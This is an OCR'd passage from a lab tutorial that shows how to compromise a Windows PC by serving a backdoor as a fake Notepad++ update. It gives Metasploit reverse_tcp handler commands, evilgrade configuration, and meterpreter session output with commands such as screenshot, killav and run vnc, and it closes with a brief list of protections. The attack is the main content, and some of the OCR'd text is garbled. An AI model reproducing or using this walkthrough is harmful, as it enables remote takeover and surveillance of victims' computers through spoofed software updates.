
Step 9: Set the type of the payload to listen with the command >set payload windows/meterpreter/reverse_tcp and to know other options use command >show options




Step 10: Set the Listening Host and Listening port value with the command >set LHOST (Attacker IP), set LPORT (value of the port, which we have assigned in the backdoor we created) and command > exploit (to run the attack)




Step 11: Starting the fake update webserver tools name "evilgrade" with command evilgrade.




Step 12: Use command "help" to look the options and "show modules "to list of fake server we can create.



Step 13: There many modules that for fake update of different types of application here I have targeted to for the fake update of the Notepad++ application (most often application used).Command to configure fake update
evilgrade>configure notepadplus




Step 14: To view the options for the selected module, use the command “show options”. To set the backdoor as the update file add the previous made backdoor path as agent
evilgrade(notepadplus)>set agent ‘[“<%OUT%>/root/Desktop/navebackdoor.exe<%OUT%>”]’




Step 15: After the above setting, we need to start the EvilGrade web server with the command “start”
Evilgrade(notepadplus)>start


```
Author = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
Description = "The notepad++ use GUP generic update process so it''s boggy too."
VirtualHost = "notepad-plus.sourceforge.net"

.-----------------------------------------------.
| Name   | Default           | Description      |
+--------+-------------------+------------------+
| enable |                 1 | Status           |
| agent  | ./agent/agent.exe | Agent to inject  |
'--------+-------------------+------------------'

evilgrade(notepadplus)>set agent '["<%0UT%>/root/Desktop/navebackdoor.exe<%0UT%>
set agent '["<%0UT%>/root/Desktop/navebackdoor.exe<%0UT%>"]'
set agent, ["<0UT%>/root/Desktop/navebackdoor.exe<0UT%>"]

evilgrade(notepadplus)>start
evilgrade(notepadplus)>
[6/8/2013:20:44:34] - [WEBSERVER] - Webserver ready. Waiting for connections ...

evilgrade(notepadplus)>
[6/8/2013:20:44:35] - [DNSSERVER] - DNS Server Ready. Waiting for Connections ...

evilgrade(notepadplus)>
```

Step 16: Now, just wait for the victim to open his/her notepad plus. Once they open, they will get a pop up asking for update. During the update, he will be getting fake update form our evilgrade server and will be loaded with our backdoor exe file.




Step 17: Upgrading producers of the notepad plus by the victim





Step 18 : In the attacker machine, evilgrade server will load the backdoor and metasploit handler will established the session and give us the meterpreter shell.




Step:19 Now we have meterpreter shell and the target pc is compromised .We do many things for here to seen the victim computer information use command “sysinfo”

```
root@lab: ~
File  Edit  View  Search  Terminal  Help

msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.5.132:8080
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.5.130
[*] Meterpreter session 1 opened (192.168.5.132:8080 -> 192.168.
5.130:49265) at 2013-08-06 20:51:08 -0400

meterpreter >
meterpreter >
meterpreter > mow we have meterpreter session we can do alot of things
[-] Unknown command: mow.
meterpreter > sysinfo
Computer        : LAB-PC
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_GB
Meterpreter     : x86/win32
meterpreter >
```


Step 20: There are many command, which we can use to extract a lot of information form the victim pc .Use command “help” to see few commands ,like scrrenshot, killav,run vnc etc.

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thre
ad
    channel                   Displays information about active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    help                      Help menu
    info                      Displays information about a Post module
    interact                  Interacts with a channel
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
    migrate                   Migrate the server to another process
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    use                       Deprecated alias for 'load'
    write                     Writes data to a channel


Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    upload        Upload a file or directory
```


Step 21: Enter command “screenshot “to get screenshot of the victim computer, command
“run vnc “ to get remote desktop .



Step 22: Making new folder name “jdfkdjfdjf “form GUI in the victim machine



Step:23 Checking the victim pc if the folder name “jdfjdfjdk “ was created or not .



Method of the protection


We should frequently update the firmware of the router.

- Never make your router available in the internet.


The certificate should be check before updating the files

- It will be best to setup the static DNS IP of the Google as 8.8.8.8, 8.8.4.4

